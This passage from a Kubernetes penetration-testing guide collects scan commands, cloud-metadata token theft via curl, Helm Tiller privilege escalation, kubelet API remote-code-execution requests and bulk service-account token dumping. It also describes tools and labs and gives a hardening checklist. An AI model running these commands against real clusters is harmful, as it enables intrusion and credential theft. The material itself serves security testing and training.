10250/tcp open  ssl/http      syn-ack ttl 64 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)  
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

etcd is exposed in Minikube cluster (as it should be)

```
docker run -it --rm \  
  --network host \  
  --env ETCDCTL_API=3 \  
  --env ALLOW_NONE_AUTHENTICATION=yes \  
  bitnami/etcd:latest -- \  
  etcdctl --endpoints https://$ETCD_IP:2379 get /
```

Should fail as client-cert  
auth is enabled by  
default, but you may be  
lucky :)

## (Attacker in a Pod) Discovery (or Recon)

Simulating an attacker in  
a Pod with required  
security tools

```
kubectl run -it attacker \  
  --image appsecco/k8s-security-tools \  
  -- bash
```

```
printenv  
ifconfig  
host -v kubernetes.default  
kubectl auth can-i create pod  
  
ls -al /var/run/secrets/kubernetes.io/serviceaccount/
```

## (Attacker in a Pod) Discovering Internal Services

```
nmap -sS -sV --top-ports 100 $POD_CIDR
nmap -sS -sV --top-ports 100 $SERVICE_CIDR
```

## Running a Vulnerability Scan

As external attacker to scan Master IP(s) for known issues

```
docker run --rm -it \
  appsecco/k8s-security-tools \
  kube-hunter
```

As internal attacker from attacker tools container

```
kube-hunter --pod --cidr $POD_CIDR
```

## Test for Container Escape (Kernel Vulnerabilities)

```
uname -a
linux-exploit-suggester.sh
```

## Test for Cloud Instance Metadata Service (Example)

```
curl -H "Metadata-Flavor: Google"
http://metadata.google.internal/computeMetadata/v1/in
stance/service-accounts/default/scopes
```

```
export TOKEN=$(curl -H "Metadata-Flavor: Google"
http://metadata.google.internal/computeMetadata/v1/instance/service
-accounts/default/token)
```

```
curl -u "oauth2accesstoken:$TOKEN"
https://eu.gcr.io/v2/_catalog
```

## (Attacker in a Pod) Exploitation

### ● Objective?

Move around and gain access to other Pods (and resources)

Finally gain access to the cluster as cluster-admin

### ● How?

- Known vulnerable components in the control plane
- Open or vulnerable service in Pod/Service network

### ■ Example:

Helm Tiller Privilege Escalation

- Abusing privilege

- Example:

Privilege Escalation Abusing hostPath Volume Mount

## Helm Tiller Privilege Escalation

Setup a vulnerable Helm2 Tiller environment

```
# Become attacker in a Pod
kubectl run -it attacker --image
appsecco/k8s-security-tools -- bash

# Check privilege (service account token)
kubectl auth can-i create pod

# Verify tiller is accessible using service name
nc -zv tiller-deploy.kube-system 44134

# Escalate privilege (service account)
helm2 --host tiller-deploy.kube-system:44134 install /pwnchart
```

## 4.4 The truest tools for penetration test Kubernetes

### Kubesploit

Kubesploit is new offensive tool for security testing containerized environments. This is a full framework, dedicated to Kubernetes, to assist penetration testers and Red Teamers in performing a comprehensive and in-depth test to mimic real-world attack scenarios that threaten many organizations worldwide.

Kubesploit is a framework written in Golang and builds on top of the Merlin project (by Russel Van Tuyl), a cross-platform post-exploitation HTTP/2 Command & Control server and agent. Merlin also has a way to add new modules dynamically that allow us to create relevant modules for Kubernetes.

The currently available modules are:

- Container breakout using mounting
- Container breakout using docker.sock
- Container breakout using CVE-2019-5736 exploit
- Scan for Kubernetes cluster known CVEs
- Port scanning with focus on Kubernetes services
- Kubernetes service scan from within the container
- Light kubeletctl containing the following options:
  - Scan for containers with RCE
  - Scan for Pods and containers
  - Scan for tokens from all available containers
  - Run command with multiple options

```

root@753945ffb6fd:/tmp# ./agent -url https://172.31.17.160:443 &
[1] 84
root@753945ffb6fd:/tmp#
root@753945ffb6fd:/tmp#

2. vulnerableDocker

+-----+-----+-----+-----+
| Agent | ffffffff-ffff-ffff-ffff-ffffffffff | true | Agent on which to run module |
| url   | https://                             | true | K8sClusterCVEScan            |
|       | eks.amazonaws.com/version           |      | Kubernetes cluster address   |
+-----+-----+-----+-----+

Notes:
kubesploit[module][K8sClusterCVEScan]> run
kubesploit[module][K8sClusterCVEScan]>
[-] Created job QaiqYQMIXS for agent 8c241139-4dc4-496b-9a5e-95f1a388797a at 2020-11-12T10:36:20Z
kubesploit[module][K8sClusterCVEScan]>
kubesploit[module][K8sClusterCVEScan]>

[+] Results for 8c241139-4dc4-496b-9a5e-95f1a388797a job QaiqYQMIXS at 2020-11-12T10:36:28Z

[*] Scanning Kubernetes cluster: https://
[*] Current cluster version: v1.14.9-eks-

[*] ID: CVE-2019-11254
[*] Description: The Kubernetes API Server component in versions 1.1-1.14, and versions prior to 1.15.10, 1.16.7
and 1.17.3 allows an authorized user who sends malicious YAML payloads to cause the kube-apiserver to consume excessive CPU cycles while parsing YAML.
[*] Fixed versions: 1.15.10, 1.16.7, 1.17.3

[*] ID: CVE-2020-8558
[*] Description: The kubelet and kube-proxy were found to contain security issue
which allows adjacent hosts to reach TCP and UDP services bound to 127.0.0.1 running on the node or in the node's network namespace.
Such a service is generally thought to be reachable only by other processes on the same host,
but due to this defect, could be reachable by other hosts on the same LAN as the node, or by containers running on the same node as the service.
[*] Fixed versions: 1.16.11, 1.17.7, 1.18.4, 1.16.2

[*] ID: CVE-2020-8559
[*] Description: The Kubernetes kube-apiserver is vulnerable to an unvalidated redirect on proxied upgrade requests
that could allow an attacker to escalate privileges from a node compromise to a full cluster compromise.
[*] Fixed versions: 1.16.13, 1.17.9, 1.18.6

[*] Done
kubesploit[module][K8sClusterCVEScan]>
kubesploit[module][K8sClusterCVEScan]>

3. vulnerableDocker

```

## Peirates - ethical hacking framework

Peirates, a Kubernetes penetration tool, enables an attacker to escalate privilege and pivot through a Kubernetes cluster. It automates known techniques to steal and collect service accounts, obtain further code execution, and gain control of the cluster.

You run Peirates from a container running on Kubernetes. Does Peirates attack a Kubernetes cluster? - Yes, it absolutely does. Talk to your lawyer and the cluster owners before using this tool in a Kubernetes cluster.

The list of features is growing, as this active Open Source project continues to evolve. The current list:

- Gain a reverse shell on a node, using a hostPath-mounting pod
- Pull service account tokens from bucket storage (GCS-only)
- Pull service account tokens from secrets
- Run a token-dumping command on all pods, abusing Kubelets
- Gain IAM credentials from an AWS or GCP Metadata server
- Transfer itself into another pod, allowing lateral movement






## Kube-hunter by AquaSec

Kube-hunter hunts for security weaknesses in Kubernetes clusters. The tool was developed to increase awareness and visibility for security issues in Kubernetes environments.

**Run kube-hunter:** kube-hunter is available as a container (aquasec/kube-hunter), and we also offer a web site at [kube-hunter.aquasec.com](https://kube-hunter.aquasec.com) where you can register online to receive a token allowing you to see and share the results online. You can also run the Python code yourself as described below.

**Explore vulnerabilities:** The kube-hunter knowledge base includes articles about discoverable vulnerabilities and issues. When kube-hunter reports an issue, it will show its VID (Vulnerability ID) so you can look it up in the KB at <https://aquasecurity.github.io/kube-hunter/>



kube-hunter scanned your cluster and found

**3 vulnerabilities in 1 nodes**

Test completed on: Sat Apr 20 2019 16:32:54 GMT+1000 (Australian Eastern Standard Time)

172.17.0.84  
Node / Master

3 vulnerabilities

| SEVERITY | CATEGORY               | VULNERABILITY                      | DESCRIPTION                           | EVIDENCE                     |
|----------|------------------------|------------------------------------|---------------------------------------|------------------------------|
| Medium   | Information Disclosure | Certificate Includes Email Address | Certificate includes an email address | email:<br>admin@example.com0 |
| Medium   | Information Disclosure | Certificate Includes Email Address | Certificate includes an email address | email:<br>admin@example.com0 |
| Medium   | Information Disclosure | Certificate Includes Email Address | Certificate includes an email address | email:<br>admin@example.com  |

The kube-hunter code is [open source](#) and we're also providing a containerized version to make it easy to run. The containerized version works in conjunction with our kube-hunter website where it's easy to view the results and share them with your team.

At the kube-hunter site, enter your email address and you'll get a Docker command to run that includes a token. Copy that command and run it anywhere you have Docker installed, and you'll be prompted for the address of the cluster to test against. After the tests run you'll see a unique URL (associated with that token) for viewing the results, which you can send to anyone else who needs to see the results.

| Vulnerabilities  |                        |                                            |                                                                                                                 |                                                  |
|------------------|------------------------|--------------------------------------------|-----------------------------------------------------------------------------------------------------------------|--------------------------------------------------|
| LOCATION         | CATEGORY               | VULNERABILITY                              | DESCRIPTION                                                                                                     | EVIDENCE                                         |
| 10.233.64.1:6443 | Remote Code Execution  | Access to server API                       | Accessing the server API within a compromised pod would help an attacker gain full control over the cluster     | {"kind": "APIVersions", "versions": ["v1"], ...} |
| 10.233.64.1:6443 | Information Disclosure | Listing pods list under default namespace  | Accessing the pods list under default namespace might give an attacker valuable information to harm the cluster | [{"namespace": "default", "name": "glust...}     |
| 10.233.64.1:6443 | Information Disclosure | Listing all roles                          | Accessing all of the roles might give an attacker valuable information                                          | ['prometheus-k8s', 'kubeadm-bootstrap-si...      |
| 10.233.64.1:6443 | Information Disclosure | Listing all namespaces                     | Accessing all of the namespaces might give an attacker valuable information                                     | ['a', 'abc', 'alpha-customer', 'b', 'c', ...]    |
| 10.233.64.1:6443 | Information Disclosure | Listing all cluster roles                  | Accessing all of the cluster roles might give an attacker valuable information                                  | ['admin', 'ambassador', 'cert-manager', ...]     |
| 10.233.64.43:443 | Access Risk            | Read access to pod's service account token | Accessing the pod service account token gives an attacker the option to use the server API                      | eyJhbGciOiJIUzI1NiIsImtpZCI6IiJ9.eyJpc3M...      |

## 4.5 Hands-on Lab for improve your skills

### The Kubernetes-simulator

A [distributed systems and infrastructure simulator](#) for attacking and debugging Kubernetes. The simulator creates a Kubernetes cluster for you in your AWS account; runs scenarios which misconfigure it and/or leave it vulnerable to compromise and trains you in mitigating against these vulnerabilities.

```

SIMULATOR

A distributed systems and infrastructure simulator for attacking and
debugging Kubernetes

Usage:
  simulator [command]

Available Commands:
  completion  Generates Bash completion scripts
  config      Interact with simulator config
  help        Help about any command
  infra       Interact with AWS to create, query and destroy the required infrastructure for scenarios
  init        Creates and configures a bucket for remote state
  scenario    Interact with scenarios
  ssh         Interact with the cluster
  version     Prints simulator version

Flags:
  -f, --attack-container-repo string  The attack container repo to pull from on the bastion (default "controlplane/simulator-attack")
  -a, --attack-container-tag string   The attack container tag to pull on the bastion (default "latest")
  -g, --category string               Sorts the list of scenarios by only showing scenarios of specified category
  -c, --config-file string            Path to the simulator config file
  -d, --difficulty string             Sorts the list of scenarios by only showing scenarios of specified difficulty
  -h, --help                           help for simulator
  -l, --loglevel string               Level of detail in output logging (default "info")
  -s, --scenarios-dir string           Path to a directory containing a scenario manifest (default "./simulation-scripts")
  -b, --state-bucket string            The name of the s3 bucket to use for remote-state. Must be globally unique
  -t, --tf-dir string                 Path to a directory containing the infrastructure scripts (default "./terraform/deployments/AWS")
  -v, --tf-vars-dir string            Path to a directory containing the terraform variables file (default "/home/launch/.kubesim")


Use "simulator [command] --help" for more information about a command.
Launch@Launch:~$

```



The following scenarios are currently shipped with the simulator:

- container-ambush
- container-defeat-in-detail
- container-phalanx-formation
- etcd-inverted-wedge
- master-shell-scrape
- master-encirclement
- network-feint
- network-hammer-and-anvil
- network-hedgehog-defence
- network-swarming
- node-amphibious-operations
- node-raiding
- node-shock-tactics
- policy-echelon-formation
- policy-fire-support
- policy-force-dispersal
- policy-vertical-envelopment
- rbac-contact-drill
- rbac-sangar
- rbac-flanking-maneuver
- rbac-shoot-and-scoot
- secret-high-ground
- secret-tank-desant



## Kubernetes Local Security Testing Lab

The goal of this project is to make use of Docker and specifically kind to create a [lab environment for testing Kubernetes](#) exploits and security tools entirely locally on a single machine without any requirement for remote resources or Virtual Machines being spun up.

To get the flexibility to set-up the various vulnerable clusters we're using Ansible playbooks.

If you're want to get an idea of how this works and where to start, there's an episode of rawkode live where we go through it all.

### Pre-requisites:

Before starting you'll need to install

- Docker
- Ansible
- Also install the docker python module (e.g. `pip install docker` or `pip3 install docker`)
- Kind 0.8.0+ - Install guide [here](#)

If you're running Ubuntu 18.04, you can use the `install_ansible_ubuntu.sh` file to do the ansible setup. If you're running Ubuntu 20.04 then you can just get ansible from apt.

### Getting Started

Start up the vulnerable cluster you want to use, from the list below. At the end of the playbook you'll get an IP address for the cluster.

Start the client machine container, and exec into a shell on it

For the SSH clusters (the playbooks start `ssh-to-*`) SSH into a pod on the cluster with `ssh -p 32001 sshuser@[Kubernetes Cluster IP]` and a password of `sshuser`

### Client Machine

There's a client machine with tools for Kubernetes security testing which can be brought up with the `client-machine.yml` playbook. It's best to use this client machine for all CLI tasks when running the scenarios, so you don't accidentally pick up creds from the host, but remember to start the kind cluster before the client machine, or the Docker network to connect to, may not be available.

```
ansible-playbook client-machine.yml
```

Once you've run the playbook, you can connect to the client machine with:

```
docker exec -it client /bin/bash
```

The machine should be on the 172.18.0.0/24 network with the kind clusters (as well as being on the Docker default bridge)

## Vulnerable Clusters

There's a number of playbooks which will bring up cluster's with a specific mis-configuration that can be exploited.

- etcd-noauth.yml - ETCD Server available without authentication
- insecure-port.yml - Kubernetes API Server Insecure Port available
- rwkubelet-noauth.yml - Kubelet Read-Write Port available without authentication
- ssh-to-cluster-admin.yml - Access to a running pod with a service account which has cluster-admin rights.
- ssh-to-create-daemonsets-hard.yml
- ssh-to-create-pods-easy.yml - Access to a running pod with a service account which has rights to manage pods.
- ssh-to-create-pods-hard.yml - Access to a running pod with a service account which has rights to create pods.
- ssh-to-create-pods-multi-node.yml
- ssh-to-get-secrets.yml - Access to a running pod with a service account which has cluster level rights to get secrets.
- ssrf-to-insecure-port.yml - This cluster has a web application with an SSRF vulnerability in it, which can be exploited to target the insecure port.
- tiller-noauth.yml - Tiller service configured without authentication.
- unauth-api-server.yml - API Server with anonymous access possible to sensitive paths.
- unauth-kubernetes-dashboard.yml - Cluster with the Kubernetes Dashboard installed and available without authentication.
- rokubelet.yml - Exposed read only kubelet. This one doesn't have a compromise path ready (yet!)

## Using the clusters

Each of these can be used to try out various techniques for attacking Kubernetes clusters. In general the goal of each exercise should be to get access to the /etc/kubernetes/pki/ca.key file as that's a ["golden key"](#) to persistent cluster access.

For each cluster the place to start is in the Scenario Setups which has details of how to get started. If you want some information on one possible solution look in the Scenario Walkthroughs folder

## 4.6 Review a same main scenario attack

### 1. Short demo of from KubeCon NA 2019

This demo from Guided Tour Walkthrough Guide, as [presented at KubeCon NA 2019](#).

#### Attacking stage

Run kube-hunter. Look for any **CVEs** associated with the current Kubernetes version.

Use **nmap** to port scan the master and worker nodes to look for any exposed Kubernetes services. Below are the default ports for the Kubernetes components:

**Kubelet:** 10250

**Kube-Scheduler:** 10251

**Kube-Controller-Manager:** 10252

**ETCD:** 2379

Check if pods are running as **root**.

Check for the privilege of service account token mounted to each pod at the location **/var/run/secrets/kubernetes.io/serviceaccount/token**. By default, the service account doesn't have any privilege. Use [rakkess](#) to view the privileges associated with the particular service account.

Check if Kubelet is accessible on port **10250** on the worker node. If yes, verify if **anonymous access** is enabled. Verify the flag **–anonymous-auth** on Kubelet.

```
// Run the below commands from inside the pod
// Get the list of pods running on the particular nodes
curl -k https://worker-node-ip:10250/pods
```

Look for **secrets stored in plain text** in the pod specifications and checked out to the version control (e.g. Github, Gitlab). To store the secrets, use solutions like [gitlab secrets](#), [kubesecc](#), [vault](#), etc.

Try scheduling pods with **hostPath** volume mount to gain privilege escalation.

Try **scheduling the pods on the master nodes**. Taints should be present on the master nodes so that the pods are not scheduled on them.

Look for privileged service accounts with permission to **get/list/watch secrets**. Use [rakkess](#).

Look for service accounts with **impersonate** privileges. This may lead to unintended behaviour and privilege escalation. Use [rakkess](#).

This might not be the exhaustive checklist for pentesting and auditing the Kubernetes cluster, but I have tried to provide the most common security pitfalls in Kubernetes.

## Defense's stage

- Run [kube-bench](#) to check whether Kubernetes is deployed according to security best practices as defined in the **CIS Kubernetes Benchmark**.
- Scan the YAML file using static analysis tool like [kubesecc](#).
- Run [Lynis](#) to check for the **hardening** of all the master and worker nodes.
- Enable **AppArmor** or **SELinux** on the underlying master and worker nodes so that secure [PodSecurityPolicy](#) can be implemented.
- Use **private key-based SSH** access to master and worker nodes.
- **Scan the worker nodes** (even master if pods are scheduled on them) regularly to ensure that the pods don't persist any malicious data (malware, virus) on the host.
- **Only API Server** should be exposed outside the private network/VPC. no other Kubernetes components should be exposed outside the private network.
- API server should be placed behind a **Firewall**.
- Rotate the certificates used in the control plane. Use solutions like [cert-manager](#), [Vault](#).
- Use **TLS bootstrapping** in case autoscaling is used for worker nodes. Verify the flag – **rotate-certificate** in Kubelet configuration.
- Use **Network Policy** to restrict pod-pod and pod-internet traffic.
- For the clusters running in the cloud, **restrict network access to cloud metadata**. E.g 169.254.169.254 (Azure, AWS) and metadata.google.internal (GCP)
- Use **Service Mesh** (e.g. [Istio](#), [Linkerd](#)) for **mutual TLS** and **authorization** between microservices.
- **Service Accounts** should follow the **principle of least privilege**. Check the privilege of service accounts using [rakkess](#).
- If the privileged service accounts are required, disable the automount of the service account in all the pods using **automountServiceAccountToken: false** in pod specification file.
- Enable [NodeRestriction](#) admission controller to prevent kubelet from accessing resources on the other nodes in the cluster.
- To prevent denial of service attack, enable [LimitRanger](#) and [ResourceQuota](#) admission controller.
- Use [NodeSelector](#) or [Affinity](#) options in the pod specification to schedule sensitive pods on selected nodes.

- **Images** running inside the pods should be **scanned** prior to storing them in the repository. Use tools like [Trivy](#), [Twist](#), [Lock](#), [Qualy](#), [Sysdig](#), [Stackrox](#), [Blackduck](#), [DockerHub](#) etc.
- In each pod specification file, set **imagePullPolicy: Always** to force the container run the current/latest image. This option will require pulling new images upon each execution.
- Always pull the image from the secure and registered registry. Use the option [imagePullSecrets](#) in the pod specification.
- Pull the image via **hash rather than** using the tag. E.g. docker-repository/repository-name/image-name@sha:hash. Avoid using LATEST tag.
- Minimize the container image attack surface by **removing the utilities** like wget, curl, cat, more, less, sh, bash, ssh etc.
- Use **volume mounts** to pass the secret to the containers rather than environment variables or hardcoding.
- Have proper [PodSecurityPolicy](#) in place. Use **securityContext** in pod specification, in case PodSecurityPolicy is not enabled.

```
// Sample Security Context
securityContext:
  runAsUser: 1000
  readOnlyRootFilesystem: true
  allowPrivilegeEscalation: false
```

## 2. Using Kubelet Client to Attack the Kubernetes Cluster

*All systematized summary for this sub-chapter was kindly provided by Eviatar Gerzi*

*published by cyberark.com*

In this post, we are going to look at the Kubernetes agent, kubelet, which is responsible for the creation of the containers inside the nodes and show how it can be exploited remotely to attack the cluster. We will review different misconfigurations of kubelet that have been deployed with default settings as part of a Kubernetes installation and how these misconfigurations could eventually open avenues to the Kubernetes cluster as well as several effective mitigation steps.

### Unauthenticated Kubelet

In a default Kubernetes installation, kubelet runs unsecured — leaving it vulnerable for an attack. The reason it's not secured is because **anyone** can authenticate to kubelet by [default](#) since it runs with the [anonymous-auth](#) flag set to true. Therefore, requests to the kubelet's API endpoints are not rejected and treated as anonymous requests. Then the request will be authorized, because by [default](#) the authorization mode ([authorization-mode](#) flag) is set to [AlwaysAllow](#).

From this point on, we will examine what we can do when there is privileged access to kubelet. The first thing that pops in mind is what API can we call and what are the undocumented calls that might be of interest.

## Undocumented Kubelet API

When KUBECTL is used to retrieve the status of pods in a namespace, behind the scenes the API server collects this information from kubelet. But is there a way for a user to communicate directly with a kubelet? Yes, there is! Kubelet exposes an API that can be used directly without connecting to Kubernetes API server. Unfortunately, the [Kubernetes website](#) provides very little documentation about the API and the rest of the undocumented APIs can be seen in the [source code](#) (the absence of a documented API is an indication that the API is prone to change). We created a full list of kubelet APIs (based on Kubernetes 1.18; we are keeping the table updated [here](#)).

You can see a snippet of a few undocumented API calls:

| Kubelet API | Examples for use                                                          |
|-------------|---------------------------------------------------------------------------|
| /pods       | GET /pods                                                                 |
| /run        | POST /run/<podNamespace>/<podID>/<containerName>                          |
|             | POST /run/<podNamespace>/<podID>/<uid>/<containerName>                    |
|             | Body: <command>                                                           |
| /exec       | GET /exec/<podNamespace>/<podID>/<containerName>?command=<command>        |
|             | POST /exec/<podNamespace>/<podID>/<containerName>?command=<command>       |
|             | GET /exec/<podNamespace>/<podID>/<uid>/<containerName>?command=<command>  |
|             | POST /exec/<podNamespace>/<podID>/<uid>/<containerName>?command=<command> |
| /configz    | GET /configz                                                              |
| /debug      | GET /debug/flags/v                                                        |
|             | PUT /debug/flags/v (body: <integer>)                                      |
|             | GET /debug/pprof/<profile>                                                |

To communicate with the kubelet API using some of the above APIs, we can use `curl`:

```
curl -k -X <method> https://<node ip>:10250/<api command>/<sub command>
```

Some of the API commands are more complex to use with `curl`, therefore we created a client to simplify the process.

## Introducing kubeletctl

We created a new open source tool named “[kubeletctl](#)” that implements all the kubelet’s API. It was built with the intention to make it simpler to run commands than using `curl`,

and to allow more advanced requests, which we will cover later. It is available on GitHub at this link: <http://github.com/cyberark/kubeletctl>

### Discovery: It all Starts with Port 10250/TCP

Kubelet exposes its API over the default port 10250/TCP and this is one of the things that we will check when attacking Kubernetes cluster. A privileged access to kubelet's port, whether as a result of no authentication or as a result of possessing the required permissions, will allow us to list the pods, access them, and maybe even breakout to the host (if one of the containers is privileged).

To search for nodes with opened kubelet's port we can use `kubeletctl scan` command on a specific subnet as appears in:

```
[root]# kubeletctl scan --cidr 172.31.16.0/24
```

| Nodes with opened Kubelet API |                            |
|-------------------------------|----------------------------|
|                               | NODE IP                    |
| 1                             | https://172.31.16.24:10250 |

*scanning for open kubelet ports with kubeletctl*

### Reconnaissance: List Pods on the Worker

After identifying an accessible kubelet API, we will want to check what information we can extract. The most common and important piece of information is the `/pods` endpoint which will get us the list of pods:

```
[root]# kubeletctl pods
```

| Pods from Kubelet |                           |             |                    |
|-------------------|---------------------------|-------------|--------------------|
|                   | POD                       | NAMESPACE   | CONTAINERS         |
| 1                 | my-nginx-6b474476c4-z82j9 | default     | nginx              |
| 2                 | my-nginx-6b474476c4-zjpbr | default     | nginx              |
| 3                 | my-nginx-6b474476c4-xgwx2 | default     | nginx              |
| 4                 | weave-net-f5p9s           | kube-system | weave<br>weave-npc |
| 5                 | kube-proxy-pv7xz          | kube-system | kube-proxy         |

*Kubelet pods from kubeletctl*



## Remote Code Execution in Containers

Once we have the details about our pods and containers, we can run commands inside them. Kubelet has 3 API calls for executing commands inside a container:

`/run` → Run command inside the container

`/exec` → Run command inside the container using a stream

`/cri` → Run command inside the container **after** a stream was opened by `/exec`

Using the `/run` endpoint with `curl` is simple:

```
curl -ks -X POST https://<node_ip>:10250/run/<namespace>/<pod>/<container> -d "cmd=ls /"
```

But using `/exec` endpoint with `curl` is more complex because it requires an initial POST request and a follow-up GET with SPDY capable client (or websocket client which is also supported).

In older versions of Kubernetes (v1.9 for example) you could use this request:

```
curl -k -H "Connection: Upgrade" \
-H "Upgrade: SPDY/3.1" \
-H "X-Stream-Protocol-Version: v2.channel.k8s.io" \
-H "X-Stream-Protocol-Version: channel.k8s.io" \
-X POST
"https://<node_ip>:10250/exec/<podNamespace>/<podID>/<containerName>?command=ls&command=/&input=1&output=1&tty=1"
```

It would then open a stream and response with 302 requests which will look like this:

```
<a href="/cri/exec/<cri_value>">Found</a>.
```

You will need to use other tools like `wscat` to connect the stream and use `/cri/exec/<cri_value>?cmd=<command>` to execute the command. In more recent Kubernetes versions, we will not get the cri value anymore because it doesn't send 302 request.

With `kubeletctl` you can use `/run` or `/exec` without the complexity of handling streams and to make it even easier, we added a scan that checks each container, individually, to see if running a command inside it is possible:

```
[root]# kubectl scan rce
```

| Node with pods vulnerable to RCE |           |                           |             |            |     |
|----------------------------------|-----------|---------------------------|-------------|------------|-----|
|                                  | NODE IP   | PODS                      | NAMESPACE   | CONTAINERS | RCE |
|                                  |           |                           |             |            | RUN |
| 1                                | 127.0.0.1 | my-nginx-6b474476c4-zjpbr | default     | nginx      | +   |
| 2                                |           | my-nginx-6b474476c4-z82j9 | default     | nginx      | +   |
| 3                                |           | weave-net-f5p9s           | kube-system | weave      | +   |
| 4                                |           |                           |             | weave-npc  | +   |
| 5                                |           | kube-proxy-pv7xz          | kube-system | kube-proxy | +   |
| 6                                |           | my-nginx-6b474476c4-xgwx2 | default     | nginx      | +   |

*Kubelet pods and containers vulnerable to remote code execution*

Then choose the one you want to execute a command inside it:

```
[root]# kubectl exec "whoami" -p my-nginx-6b474476c4-zjpbr -c nginx
root
```

*running command with /exec command*

## Onelinear Attack

kubectl is not only a client that implements the kubelet's API, but it also has more advanced capabilities. It can run a command on all the pods inside the nodes without specifying each pod and container individually:

```
[root]# kubectl run "uname -a" --all-pods
[*] Running command on all pods
1. Pod: my-nginx-6b474476c4-wt8pl
  Namespace: default
  Container: nginx
  Url: https://127.0.0.1:10250/run/default/my-nginx-6b474476c4-wt8pl/nginx
  Output:
Linux my-nginx-6b474476c4-wt8pl 4.15.0-1057-aws #59-Ubuntu SMP Wed Dec 4 10:02:00 UTC 2019 x86_64 Linux

2. Pod: weave-net-f5p9s
  Namespace: kube-system
  Container: weave
  Url: https://127.0.0.1:10250/run/kube-system/weave-net-f5p9s/weave
  Output:
Linux ip-172-31-16-24 4.15.0-1057-aws #59-Ubuntu SMP Wed Dec 4 10:02:00 UTC 2019 x86_64 Linux

3. Pod: weave-net-f5p9s
  Namespace: kube-system
  Container: weave
  Url: https://127.0.0.1:10250/run/kube-system/weave-net-f5p9s/weave
  Output:
Linux ip-172-31-16-24 4.15.0-1057-aws #59-Ubuntu SMP Wed Dec 4 10:02:00 UTC 2019 x86_64 Linux
```

*Running one command on all existing containers by kubectl*

Using this feature, it's possible to extract information from multiple containers with one command. But one of the most common things that attackers in Kubernetes environments will do is to search for tokens, so there is a specific command to view the tokens from **all** the containers:

```
[root]# kubectl scan token
1. Pod: kube-proxy-pv7xz
   Namespace: kube-system
   Container: kube-proxy
   Url: https://127.0.0.1:10250/run/kube-system/kube-proxy-pv7xz/kube-proxy
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6IiJmOEc5UVpYV211RFJlS1NtN2NiOXh5TVg0bVRtZEVXZnprM1RfRnhtWWEiOiJ0.eyJpc3MiOiJrd
lcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJlcy5pb3VzZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJ1LXN5c3RlbnST

Decoded JWT token


| KEY                                               | VALUE                                        |
|---------------------------------------------------|----------------------------------------------|
